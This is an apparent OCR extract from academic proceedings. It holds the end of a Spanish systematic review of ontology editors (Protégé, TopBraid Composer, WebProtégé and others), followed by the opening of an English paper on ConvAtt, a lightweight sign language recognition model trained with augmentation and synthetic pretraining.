Tipo de estudios	Datos provenientes de estudios específicos, revisiones sistemáticas que sean relevantes	Datos de estudios o investigaciones que no se ajusten al diseño específico requerido para responder a la pregunta de investigación planteada
Disponibilidad del texto	Publicaciones con el texto completo disponible	Publicaciones que contengan solo resúmenes o textos no disponibles

2.3 Estrategia de búsqueda

Para realizar la búsqueda adecuada de los estudios relevantes y potenciales, se construye una estrategia que combina la forma lógica de los términos clave relacionados con las preguntas de investigación, utilizando además operadores booleanos (OR, AND, NOT), truncamientos, sinónimos y otros elementos de búsqueda. Al aplicar las cadenas de búsqueda finales en las bases de datos seleccionadas, adecuadas al tema, en la Tabla 3 se evidencian cuantitativamente los diferentes estudios recuperados.

Tabla 3. Cadenas de Búsquedas

Bases de Datos	Cadenas de Búsquedas	Estudios
IEEE Xplore	("Author Keywords":ontology applications) OR ("Author Keywords":ontology editors) OR ("Author Keywords":ontology tools) OR ("Author Keywords":ontology editing)	261
SpringerLink	("ontology Editors" OR "ontology tools" OR "ontology applications" AND (Requirements OR usability) NOT (medicine OR humans OR biology OR math OR infrastructure))	292
Arxiv	title=Ontology Editors OR ontology tools OR ontology applications; OR title=Multilingual ontologies	43
Sciencedirect	(("ontology Editors" OR "ontology tools" OR "ontology applications") AND (evaluation OR usability OR criteria) NOT (humans OR Biology OR business))	185
ACM DL	("Ontology editors" OR "Ontology tools" OR "ontology applications") AND (usability OR metrics OR bases OR evaluation OR reviews OR criteria OR Requirements)	204
Scopus	"Ontology editors" OR "Ontology tools"	0

2.4 Filtrado

Los filtros utilizados se describen a continuación, siendo un total de seis los implementados:

- F1: En las bases de datos seleccionadas, se establece incluir solo estudios publicados o con datos recopilados entre el año 2016 y el 2023.
- F2: En las bases de datos seleccionadas, se establece incluir únicamente estudios en español e inglés, excluyendo cualquier otro idioma.
- F3: Se revisan manualmente los resultados y se excluyen aquellos que provengan de fuentes no confiables o no respaldadas por autoridades reconocidas, como revistas no indexadas o sitios web no verificados. Se mantienen solo los estudios de revistas científicas indexadas, bases de datos académicas reconocidas o informes gubernamentales.
- F4: Se revisan los títulos y resúmenes de los estudios para determinar su relevancia con respecto a las herramientas de creación de ontologías. Se excluyen aquellos que no proporcionen datos necesarios para abordar el tema de investigación.
- F5: Se determinan y mantienen únicamente los estudios que tienen un diseño específico relevante, como revisiones sistemáticas, excluyendo aquellos que

no se ajustan al diseño requerido para responder a la pregunta de investigación.

- F6: Se excluye cualquier publicación que no tenga disponible el texto completo, manteniendo solo aquellas que permiten acceder al contenido completo.

2.5 Extracción de datos relevantes

En la figura 1, se evidencia el flujo de aplicación de los filtros para obtener los estudios relevantes que cumplen con el alcance de la revisión sistemática.




Figura 1. Resultado de la revisión sistemática de literatura

El proceso de análisis implica revisar en forma detallada cada uno de los estudios seleccionados, luego de aplicar la totalidad de los filtros, evaluando su relevancia con respecto a las preguntas de investigación.

3 Síntesis y hallazgos

En este apartado se presentan la síntesis y los hallazgos recopilados de la revisión, lo que permite dar respuesta a las preguntas de investigación planteadas inicialmente.

3.1 RQ1 ¿Cuáles son los editores más indicados por los autores para la creación de ontologías?

La revisión de la literatura revela que varios editores de ontologías son ampliamente citados por los autores. Protégé destaca como uno de los más populares y completos, con características como interfaz gráfica intuitiva, soporte para lenguajes como OWL, RDF, RDFS y XML Schema, razonamiento automático, detección de inconsistencias y edición colaborativa [7, 8, 10, 11, 12, 13, 14, 17, 18, 19, 21, 22, 23, 24].
Otros editores muy mencionados son TopBraid Composer, con herramientas de visualización, edición, razonamiento y mapeo de datos [10, 14, 18, 21, 25]; OntoStudio y SWOOP, que ofrecen capacidades de visualización, edición, razonamiento y validación de ontologías [10, 14, 18, 26, 27].
Además, se citan NeOn Toolkit, enfocado en reutilización y colaboración [3, 9, 23]; Apollo, un editor basado en web de código abierto [10, 18, 29]; WebODE, que proporciona funciones de razonamiento y evaluación [20, 22, 30]; OntoEdit, con herramientas de adquisición, ingeniería y evaluación [14, 22, 31]; y WebProtégé, una versión web colaborativa de Protégé [16, 23, 32].
Otras herramientas mencionadas ocasionalmente ejecutan tareas más específicas como edición multiplataforma, visualización, minería de ontologías, alineación y razonamiento semántico [10, 12, 14, 16, 21, 22].
En resumen, Protégé, TopBraid Composer, OntoStudio y SWOOP se perfilan como los editores de ontologías más ampliamente indicados y utilizados por los autores examinados, aunque existen diversas alternativas disponibles.

3.2 RQ2 ¿Cuáles son los factores o criterios considerados en la literatura para las herramientas de creación de Ontologías?

Se identifican varios factores o criterios a considerar en las herramientas de creación de ontologías, los cuales son definidos y analizados por diversos autores:

Usabilidad: Se refiere a la facilidad de uso y la satisfacción percibida por los usuarios al interactuar con la herramienta [14, 16, 20].

Reutilización: Implica la capacidad de aprovechar ontologías existentes en lugar de crearlas desde cero, mejorando la productividad y evitando duplicación de esfuerzos [7, 11].

Visualización: Permite representar gráficamente la estructura y relaciones de la ontología de manera comprensible para los usuarios [7, 18, 20].

Colaboración: Capacidad de múltiples usuarios para editar y trabajar en una ontología de forma simultánea y colaborativa [20, 23].

Extensibilidad: Característica que permite ampliar la funcionalidad y capacidades de la herramienta de manera flexible y adaptable [7, 20].

Facilidad de uso: Capacidad de la herramienta para ser utilizada de manera efectiva y eficiente, especialmente por usuarios menos familiarizados con las ontologías [7, 14, 18, 21].

Verificación de consistencia: Proceso que permite verificar que los nuevos datos agregados sean consistentes con la ontología existente, manteniendo la integridad y coherencia [10, 18, 22].

Estos factores son considerados importantes por los autores al momento de evaluar y seleccionar herramientas para el desarrollo de ontologías, ya que influyen en la usabilidad, productividad y calidad del proceso de creación y mantenimiento de ontologías.

3.3 RQ3 ¿Qué limitaciones y restricciones presentan los editores de ontologías?

Las limitaciones y restricciones de los editores de ontologías, según la revisión de literatura, se centran en tres aspectos principales:

Falta de verificación de consistencia en tiempo de edición: La ausencia de verificación de consistencia mientras se edita puede llevar a errores en la información de la ontología. La consistencia es crucial para detectar errores basados en las restricciones del modelo de la ontología y las contradicciones internas en la información [10].

Complejidad en la edición: Las ontologías, que representan dominios y conceptos del mundo real de manera compleja, pueden ser difíciles de entender y mantener debido a esta complejidad, similar a la programación en un lenguaje moderno [10].

Problemas de visibilidad: Las herramientas de ontología pueden presentar problemas de visibilidad, como la falta de perceptibilidad de diversas funcionalidades relacionadas con las propiedades configuradas en las herramientas [22]. Además, la visualización de grandes grafos puede ser complicada, resultando en gráficos difíciles de leer y manejar sin las abstracciones adecuadas [21].

3.4 RQ4 ¿Cuáles editores de ontología promueven las mejores prácticas?

Los editores de ontología que promueven las mejores prácticas en el desarrollo y uso de ontologías se destacan por la capacidad de fomentar calidad, consistencia, interoperabilidad y mantenibilidad, los siguientes editores han sido identificados como promotores de estas mejoras:

Protégé: Es ampliamente utilizado y recomendado por su facilidad de uso, gran comunidad de soporte y plugins que facilitan diversas tareas relacionadas con las ontologías [7, 8, 12, 13, 14, 19]. Permite la creación, edición y visualización efectiva de ontologías, promoviendo buenas prácticas en el desarrollo de aplicaciones de la Web Semántica y el modelado de dominios de alta calidad.

TopBraid Composer: Ofrece funcionalidades avanzadas para el desarrollo de ontologías, siendo recomendado para usuarios que buscan herramientas más avanzadas [14].

TurtleEditor: Facilita el desarrollo de ontologías con características como resaltado y verificación de sintaxis, y autocompletado. Integra editores textuales y

visuales para reducir barreras en la participación de expertos en dominios con conocimientos limitados en RDF [21].

WebODE: Proporciona una interfaz de construcción colaborativa, permitiendo que múltiples usuarios contribuyan y revisen ontologías conjuntamente para asegurar calidad y consistencia [20].

WebProtégé: Facilita la edición y colaboración en la nube, fomentando buenas prácticas en la gestión de ontologías [16]. Ofrece una interfaz para edición ligera de ontologías y funcionalidades colaborativas como comentarios y seguimiento de cambios, promoviendo la colaboración y el trabajo en equipo [23].

WebVOWL Editor: Permite modelar ontologías visualmente de manera independiente del dispositivo, promoviendo buenas prácticas en el diseño de ontologías [16].

4 Conclusiones

La presente revisión sistemática permite obtener una visión actualizada sobre las herramientas disponibles para la creación de ontologías, así como los factores y criterios que se deben considerar al seleccionar y utilizar estas herramientas. Los hallazgos sugieren que, si bien existen diversas alternativas de editores, Protégé se perfila como el editor de ontologías más ampliamente utilizado y mencionado por los autores, debido a sus sólidas capacidades y funcionalidades. No obstante, otras herramientas como TopBraid Composer, OntoStudio y SWOOP también presentan un uso considerable en la literatura, ofreciendo características particulares para la visualización, edición, razonamiento y validación de ontologías.

Además, no existe un conjunto estandarizado y consensuado de criterios para evaluar y comparar las herramientas ontológicas. Si bien se mencionan factores como la usabilidad, reutilización, visualización, colaboración, extensibilidad, facilidad de uso y verificación de consistencia, no hay una guía comprensiva y ampliamente aceptada que integre y defina claramente estos criterios.

Es importante destacar que las limitaciones y restricciones en las herramientas representan solo una pequeña muestra de los posibles desafíos que enfrentan los editores de ontologías. Se requiere una investigación más profunda y exhaustiva para identificar y abordar de manera completa estos aspectos. Además, sería beneficioso explorar nuevas tecnologías y metodologías que puedan superar las limitaciones actuales y mejorar la usabilidad, eficiencia y efectividad de las herramientas de edición de ontologías.

En resumen, esta revisión sistemática sienta una base sólida de conocimiento sobre las herramientas y criterios relevantes en el campo de la creación de ontologías con el objetivo de representar conocimiento dentro de un domino, que será útil para la construcción de Sistemas Inteligentes.

Referencias

1. García Martínez, R., Britos, P. Ingeniería de Sistemas Expertos. Editorial Nueva Librería (2004).
2. Staab, S., & Studer, R. (Eds.). Handbook on ontologies. Springer Science & Business Media. (2009).
3. Musen, Mark. The protégé project. AI Matters. 1. 4-12. 10.1145/2757001.2757003. (2015).
4. Noy, N. F., & McGuinness, D. L. Ontology Development 101: A Guide to Creating Your First Ontology. Stanford Knowledge Systems Laboratory. (2001).
5. Kitchenham, B., Charters, S. Guidelines for performing Systematic Literature Reviews in Software Engineering. (2009).
6. Higgins, J. P., Thomas, J., Chandler, J., Cumpston, M., Li, T., Page, M. J., y Welch, V. A. (Eds.). Cochrane Handbook for Systematic Reviews of Interventions (6.3 ed.). Cochrane. https://training.cochrane.org/handbook. (2022).
7. El Asikri, M., Krit, S., & Chaib, H. A brief survey of creating semantic web content with Protégé. In Proceedings of the Fourth International Conference on Engineering & MIS 2018 (ICEMIS '18) (Article 6, pp. 1–8). Association for Computing Machinery. https://doi.org/10.1145/3234698.3234704 (2018).
8. Gillis-Webber, F., & Keet, C. M. A review of multilingualism in and for ontologies. arXiv preprint arXiv:2210.02807. https://arxiv.org/abs/2210.02807 (2022).
9. Degbelo, A. A snapshot of ontology evaluation criteria and strategies. In Proceedings of the 13th International Conference on Semantic Systems (Semantics2017) (pp. 1–8). Association for Computing Machinery. https://doi.org/10.1145/3132218.3132219. (2017).
10. Hallay, F., Hartmann, S., Kewitz, N., & Mertens, R. An aspect-oriented visual ontology editor with edit-time consistency checking. In Proceedings of the 2017 IEEE 11th International Conference on Semantic Computing (ICSC) (pp. 297-304). IEEE. https://doi.org/10.1109/ICSC.2017.81. (2017).
11. Alharbi, R., Tamma, V., & Grasso, F. Characterising the gap between theory and practice of ontology reuse. In Proceedings of the 11th Knowledge Capture Conference (K-CAP '21) (pp. 217–224). Association for Computing Machinery. https://doi.org/10.1145/3460210.3493568. (2021).
12. Krit, S., El Asikri, M., El Habil, B., Chaib, H., Benaddy, M., & Elouali, M. Development of semantic web applications: State of art and critical review. In Proceedings of the Fourth International Conference on Engineering & MIS 2018 (ICEMIS '18) (Article 55, pp. 1–6). Association for Computing Machinery. https://doi.org/10.1145/3234698.3234753. (2018).
13. McDaniel, M., & Storey, V. C. Evaluating domain ontologies: Clarification, classification, and challenges. ACM Computing Surveys, 52(4), Article 70. https://doi.org/10.1145/3329124. (2019).
14. Siricharoen, W. V. Ontology editors approach for ontology engineering. In Proceedings of the 2018 4th International Conference on Control, Automation and Robotics (ICCAR) (pp. 373-378). IEEE. https://doi.org/10.1109/ICCAR.2018.8384703. (2018).
15. Wilson, R. S. I., Goonetillake, J. S., Ginige, A., & Indika, W. A. Ontology quality evaluation methodology. In O. Gervasi, B. Murgante, E. M. T. Hendrix, D. Taniar, & B. O. Apduhan (Eds.), Computational Science and Its Applications – ICCSA 2022 (Lecture Notes in Computer Science, Vol. 13375, pp. 353-368). Springer. https://doi.org/10.1007/978-3-031-10522-7_35. (2022).
16. Inostroza, B., Cid, R., & Hogan, A. RDF playground: An online tool for learning about the semantic web. In Companion Proceedings of the ACM Web Conference 2023 (WWW '23 Companion) (pp. 111–114). Association for Computing Machinery. https://doi.org/10.1145/3543873.3587325. (2023).

17. Patel, A., Debnath, N. C., & Shukla, P. K. SecureOnt: A security ontology for establishing data provenance in semantic web. Journal of Web Engineering, 21(04), 1347–1370. https://doi.org/10.13052/jwe1540-9589.21415. (2022).
18. Gesterkamp, L., Rebstadt, J., & Mertens, R. Tackling complex ontologies with AVOnEd — Aspect-oriented visual ontology editor. In Proceedings of the 2017 IEEE 11th International Conference on Semantic Computing (ICSC) (pp. 268-269). IEEE. https://doi.org/10.1109/ICSC.2017.54. (2017).
19. Stavropoulos, T. G., Andreadis, S., Kontopoulos, E., Riga, M., Mitzias, P., & Kompatsiaris, I. The SemaDrift Protégé plugin to measure semantic drift in ontologies: Lessons learned. In P. Ciancarini, F. Poggi, M. Horridge, J. Zhao, T. Groza, M. C. Suárez-Figueroa, … F. Donini (Eds.), Knowledge Engineering and Knowledge Management (Lecture Notes in Computer Science, Vol. 10180, pp. 31-46). Springer. https://doi.org/10.1007/978-3-319-58694-6_3. (2017).
20. Islam, N., & Shaikh, Z. A. Towards ontology editing, querying and visualization in .net environment. In Proceedings of the 2019 8th International Conference on Information and Communication Technologies (ICICT) (pp. 119-123). IEEE. https://doi.org/10.1109/ICICT47744.2019.9001977. (2019).
21. Similea, A., Petersen, N., Lange, C., & Lohmann, S. TurtleEditor 2.0: A synchronized visual and text editor for RDF graphs. In Proceedings of the 2017 IEEE 11th International Conference on Semantic Computing (ICSC) (pp. 286-289). IEEE. https://doi.org/10.1109/ICSC.2017.90. (2017).
22. Malik, Z. H. Usability evaluation of ontology engineering tools. In Proceedings of the 2017 Computing Conference (pp. 576-584). IEEE. https://doi.org/10.1109/SAI.2017.8252154. (2017).
23. Horridge, M., Gonçalves, R. S., Nyulas, C. I., Tudorache, T., & Musen, M. A. WebProtégé: A cloud-based ontology editor. In Companion Proceedings of the 2019 World Wide Web Conference (WWW '19) (pp. 686–689). Association for Computing Machinery. https://doi.org/10.1145/3308560.3317707. (2019).
24. Protégé Project. (s.f.). The Protégé project: An overview. Stanford Medical Informatics, Stanford University. http://protege.stanford.edu/ Último Acceso: Julio 2024
25. TopQuadrant. (2023). TopBraid composer. https://www.topquadrant.com/tools/modeling-topbraid-composer-standard-edition/ Último Acceso: Julio 2024
26. Kaplunova, A., Kovalenko, M., & Fedonin, V. OntoStudio: An integrated environment for ontology engineering. In Proceedings of the 2019 International Conference on Engineering and Telecommunication (EnT) (pp. 1-4). IEEE. (2019).
27. Kalyanpur, A., Parsia, B., Sirin, E., Grau, B. C., & Hendler, J. Swoop: A web ontology editing browser. Journal of Web Semantics, 4(2), 144-153. https://doi.org/10.1016/j.websem.2006.05.001. (2006).
28. NeOn Toolkit. (s.f.). http://neon-toolkit.org/ Último Acceso: Julio 2024
29. Apollo. (s.f.). Apollo [Software de código abierto]. SourceForge. https://apoi.sourceforge.net/ Último Acceso: Julio 2024
30. Universidad Politécnica de Madrid. (s.f.). WebODE. http://webode.dia.fi.upm.es/ Último Acceso: Julio 2024
31. Ontoprise GmbH. (s.f.). OntoEdit [Software de ontología]. http://ontoprise.de/ Último Acceso: Julio 2024
32. Tudorache, T., Nyulas, C., Noy, N. F., & Musen, M. A. WebProtégé: A collaborative ontology editor and knowledge acquisition tool for the web. Semantic Web, 4(1), 89-99. https://doi.org/10.3233/SW-2011-0056. (2013).

Scaling up ConvAtt for Sign Language Recognition

Gastón Rios[1,3]0000-0003-0252-7036, Pedro Dal Bianco[1,3]0000-0001-7197-8602, Franco Ronchetti[1,2]0000-0003-3173-1327, Facundo Quiroga[1,2]0000-0003-4495-4327, Santiago Ponte Ahon[1,3]0009-0002-8540-6546, Oscar Stanchi[1,4]0000-0003-0294-2053, and Waldo Hasperué[1,2]0000-0002-9950-1563

[1] Instituto de Investigación en Informática LIDI - Universidad Nacional de La Plata, 50 & 120, La Plata, 1900, Buenos Aires, Argentina
{grios,pdalbianco,fronchetti,fquiroga,sponte,ostanchi,whasperue}@lidi.info.unlp.edu.ar
[2] Comisión de Investigaciones Científicas de la Provincia de Buenos Aires (CICPBA), La Plata, 1900, Buenos Aires, Argentina
[3] Becario Doctoral - Universidad Nacional de La Plata, 50 & 120, La Plata, 1900, Buenos Aires, Argentina
[4] Becario Doctoral - CONICET, Godoy Cruz 2290, Ciudad Autonoma de Buenos Aires, 1425, Buenos Aires, Argentina

Abstract. Sign language is crucial for communication within the deaf community, making Sign Language Recognition (SLR) essential for bridging the gap between signers and non-signers. However, SLR models often face challenges due to limited data availability and quality. This paper investigates various data augmentation and regularization techniques to enhance the performance of a lightweight SLR model. We focus on recognizing signs from the French Belgian Sign Language using a novel model architecture that integrates convolutional, channel attention, and self-attention layers. Our experiments demonstrate the effectiveness of these techniques, achieving a top-1 accuracy of 49.99% and a top-10 accuracy of 83.19% across 600 distinct signs.

Keywords: Handshape Recognition, Unbalanced Data, Limited Data, Sign Language, Human Motion Prediction

1 Introduction

Sign language uses hand movements, facial expressions, and body cues. Globally, there are over 300 distinct sign languages, which are generally not mutually intelligible. There is a critical need for Sign Language Recognition (SLR) systems to facilitate communication and improve technological accessibility for sign language users. Recent years have seen promising advancements in SLR systems [5]. These approaches primarily leverage deep learning techniques in computer vision or multi-modal processing. However, the efficacy of these deep

learning models is often constrained by the limited availability and diversity of sign language data. Unlike voice recognition, which benefits from vast datasets, sign language resources are comparatively scarce, making data collection a challenging, time-consuming, and costly endeavor. While speech processing models achieve human-like recognition [12] using hundreds of thousands of hours of voice recordings, sign language datasets rarely exceed a hundred hours [1].

In this paper, we address these challenges by exploring various regularization and data augmentation techniques to enhance the accuracy of deep learning SLR models[5]. A key innovation in our approach is the use of synthetic data augmentation [10], where we generate synthetic samples to pretrain our model. This technique allows us to artificially expand our dataset, potentially improving the model's generalization capabilities and robustness. Our generator model architecture was mainly inspired by siMLPe [6], and is therefore named CSiMLPe.

For our experiments, we utilized pose data from the French Belgian Sign Language Isolated (LSFB-ISOL) dataset to train a 1D convolutional neural network equipped with transformer layers, which we call ConvAtt. This model architecture combines the strengths of convolutional networks in capturing local patterns with the ability of transformer layers to model long-range dependencies, making it well-suited for the sequential nature of sign language data.

The remainder of this paper is structured as follows: Section 2 provides an overview of related works in Sign Language Recognition . Section 3 details the materials and methods employed in our research, including a comprehensive description of the French Belgian Sign Language Isolated (LSFB) dataset used and the architectures of our proposed models, ConvAtt and CSiMLPe. Section 4 presents our experiments and results, encompassing the setup configuration, various regularization techniques, data augmentation methods, and a thorough analysis of our experimental outcomes using the LSFB dataset. Finally, Section 5 concludes the paper by summarizing our key findings and suggesting potential directions for future research.

1.1 Contributions

Our research demonstrates that a combination of multiple techniques, including regularization, Discrete Cosine Transform (DCT), data augmentation, and synthetic data augmentation, significantly enhances the performance of our Sign Language Recognition (SLR) model to state-of-the-art levels. Specifically, our key contributions are:

- Development of a state-of-the-art SLR model (ConvAtt). This model achieves a top-1 accuracy of 49.99% and a top-10 accuracy of 83.19% on the LSFB dataset.
- Introduction of a novel sign language generation model (CSiMLPe) that can be conditioned by sign labels to produce specific hand gesture sequences. This model enables synthetic data generation, addressing the scarcity of sign language datasets.

[5] Code available at `https://github.com/okason97/HandCraft`

– Successful pretraining of our SLR model using synthetically generated data, resulting in improved performance without relying on additional external data sources. This approach offers a promising solution to the data scarcity problem in SLR research.
– Comprehensive evaluation of various techniques' impact on SLR model performance, providing insights that can guide future research in this field.




Fig. 1: Pipeline of the SLR process utilized. We first preprocess the data by removing samples and keypoints that do not meet our criteria, adjusting the data to a fixed frame length through cropping or padding, and normalizing it. Next, we apply a series of data augmentation techniques to each sample. The data is then flattened to a single dimension and a DCT transformation is applied to it before using is as input. A CSiMLPe generator model is trained and used to pretrain ConvAtt. Finally, this one-dimensional data is fed into the ConvAtt model, which makes the final prediction.

2 Related Work

SLR involves the classification of individual sign language gestures into written words or glosses. SLR models are trained using various types of data, including videos, images, depth maps , and poses of the signer's hands, body, and face [4], typically in a multi-modal approach . SLR can be classified as continuous, where sign language sentences are translated directly into text, or isolated, where a single sign is classified [4].

Currently, state-of-the-art SLR and gesture recognition commonly employ models based on convolutional neural networks [5] and transformer architectures [16], although combinations of the two architectures have been effectively implemented [13]. However, due to the data limitations of sign language datasets, innovative data representation methods and training pipelines have been developed

to enhance these models. Pose information extracted by pose recognition models has shown great success in improving performance [13]. This can be attributed to a better representation of the input data, retaining sufficient discriminative information to classify the signs while removing task-irrelevant information. Discrete Cosine Transform (DCT) [6] had been used in these cases to improve the representation of the data, encoding temporal information into it. In addition to these methods, data augmentation has proven to be an essential tool to increase the robustness of the model and reduce overfitting . Furthermore, data augmentation can diminish the representation distance between video and text data, easing data scarcity . In particular, synthetic data augmentation [10] had proven to be an effective method to generate new data samples from scratch.

3 Materials and methods

3.1 LSFB Dataset

The French Belgian Sign Language Isolated (LSFB-ISOL) dataset [3] is built upon the LSFB Corpus. It spans 25 hours of videos and poses of continuous isolated signs performed by 85 different signers. In this paper, we focus solely on the poses, as they reduce domain complexity and enable faster processing times for models. The final dataset comprised 60 landmarks: 12 facial (eyes and mouth), 6 body, and 21 per hand. After filtering, it contained 52,350 sign poses across 610 classes, with 10% allocated for testing. To mitigate class imbalance, all classes were oversampled to match the most populous class. We standardize input size by sampling 30 contiguous frames per clip, applying circular padding for shorter sequences. Temporal information is encoded using Discrete Cosine Transform (DCT) [6]. For pose prediction, we employ Inverse DCT to revert to the original representation.

3.2 Model Architectures

This section details our Sign Language Generation (SLG) model (CSiMLPe) and Sign Language Recognition (SLR) model (ConvAtt). We employ CSiMLPe to generate a synthetic dataset used to pretrain ConvAtt.

CSiMLPe CSiMLPe comprises four key components: label embedder, fully connected layers, transpose operations, and adaptive layer normalization.

Given the complex and extensive label space of signs in each language, label embedding is crucial for efficient input processing. This embedding layer also enables our model to learn semantic relationships between different signs. The process begins with applying a fully connected layer to the spatial dimension of our input motion sequence. Subsequently, a series of m blocks operate over the temporal dimension of the data. Each block consists of an adaptive layer normalization (AdaLN) conditioning module [11] and a fully connected layer operating on the temporal dimension. The AdaLN module calculates its shift,

scale, and gate parameters using the embedded sign label as input. The final step involves applying a fully connected layer in the spatial dimension to produce the output.

ConvAtt Our SLR model combines convolutions and self-attention mechanisms to extract local and global input information. We employ 1D convolutional layers to leverage the local information of adjacent keypoints through its sliding window operation. Conversely, a self-attention module allows our model to discern position-wise local features and engage in content-based global interactions. Additionally, Efficient Channel Attention (ECA) [15] captures cross-channel interactions without performance degradation.

The model architecture begins with a linear encoding layer for initial processing. This is followed by a sequence of ConvAtt blocks, each comprising three convolutional modules and a self-attention module. Within each convolutional module, a depthwise convolutional layer is applied, along with an Efficient Channel Attention (ECA) [15] module and Batch Normalization . The inputs and outputs of each convolutional module are managed by fully-connected layers with Gaussian Error Linear Unit (GELU) activation functions and incorporate residual connections.

4 Experiments and results

This section presents a comprehensive evaluation of our ConvAtt model for Sign Language Recognition (SLR) on the LSFB-ISOL dataset. We conducted extensive experiments to assess the model's performance and analyze the impact of various regularization and data augmentation methods. Throughout these experiments, we use Top-1 and Top-10 accuracy as our primary evaluation metrics.

4.1 Setup configuration

For the optimization of our model, we employ RAdam with 1×10^{-3} weight decay [8] complemented by the lookahead strategy [17] which facilitates faster convergence and reduced variance by using a second set of parameters that are periodically updated using k future steps. The model undergoes training over 50 epochs with a batch size of 2048. Regarding hyperparameters, we opt for an embedding size of 64, 128 channels for the convolutional layers, and a depth of 8 blocks. We initialize the weights using orthogonal initialization. Throughout the training phase, we apply categorical cross-entropy as our loss function.

4.2 Regularization

The inherent low variance within the domain predisposes models to overfitting. To mitigate this, we have implemented a variety of regularization techniques. Dropout and DropPath [7] are employed within each convolutional module to

inhibit the co-adaptation of activations, thereby diminishing the likelihood of the network's reliance on a limited subset of weights for its predictions. Additionally, we utilize an Exponential Moving Average (EMA) [9] as a teacher model, which serves to enhance generalization and robustness while attenuating parameter noise.

There is evidence that large learning rates regularize the training improving generalization [14] . To achieve "super-convergence" [14] we employed a one-cycle learning rate scheduler. We initiate training with a high learning rate γ, escalating from 3×10^{-3} to 1×10^{-2} within a brief span of epochs. Subsequently, γ is diminished post-peak to a nadir of 4×10^{-4} in a singular cycle.

4.3 Data augmentation

To enhance our training data, we implemented a series of data augmentation techniques. Affine transformations were utilized to efficiently flip, scale, and rotate the landmarks. Specifically, we applied horizontal flips with a probability of 50%, scaling by factors ranging from 0.95 to 1.05, and rotations within ± 5 degrees.

To further prevent overfitting and bolster the model's robustness—thereby reducing its dependence on specific keypoints or frames—we employed random masking to frames and random cutout [2] to blocks of 9 adjacent keypoints. Each of these transformations was applied with a probability of 20%.

4.4 Synthetic pretrain

We applied synthetic data to pretrain our model. Given an input space $P := (x_1, y_1), ..., (x_n, y_n))$ where x is the list of poses that compose each sign. To train our model we process it to the form $X := (v_1, t_1, y_1), ..., (v_n, t_n, y_n))$ so that given a target timestep and a total number of frames f, $v_i = x_{i,0..T}$ is the input pose, $t_i = x_{i,T..f} - x_{i,T}$ the target residuals and y the sign class. We train our CSiMLPe generator $\mathcal{G}$ to predict a new target $\mathcal{G}(x, y) = t'$. Similarly to SiMPLe, our objective function $\mathcal{L}$ includes a $\mathcal{L}_{\in} - norm$ minimization term between the ground-truth t and t' and a $\mathcal{L}_{\in} - norm$ minimization of the predicted motion m' and the ground-truth one m, where $m_t = x_{t+1} - x_t$ represents the velocity between frames x_t and x_{t+1}. We use $\mathcal{G}$ to generate z new samples by randomly sampling v' and y' from X in a stratified way to obtain $X' := (v'_1, t'_1, y'_1), ..., (v'_z, t'_z, y'_z))$. We then concatenate v' and t' into x' to obtain a new input space $P' := (x'_1, y'_1), ..., (x'_n, y'_n))$ that we use to pretrain ConvAtt for a reduced number of epochs. Afterwards, we fine-tune the model with P following the normal procedure.

5 Results

We conducted a comprehensive series of experiments to evaluate the performance of our ConvAtt model and assess the impact of various data augmentation and regularization techniques.

Table 1 presents a comparison of our best-performing ConvAtt model against current state-of-the-art models on the LSFB-ISOL dataset. For all experiments, we maintained consistent data preprocessing steps and utilized the same held-out test set for evaluation. We employed Top-1 and Top-10 accuracy metrics as our primary performance indicators, allowing for direct comparison with existing benchmarks. Our model achieves competitive performance, with a Top-1 accuracy of 49.99% and a Top-10 accuracy of 83.19%. While these results are slightly lower than the previous state-of-the-art in Top-1 accuracy, they are comparable in Top-10 accuracy.

In the following subsections, we present detailed analyses of our regularization techniques and data augmentation methods, providing insights into their individual and combined effects on model performance.

Model	**Top-1**	**Top-10**
ConvAtt-S [Ours]	42.7	81.9
ConvAtt [Ours]	49.99	83.19
LSFB classifier [4]	54.4	83.4

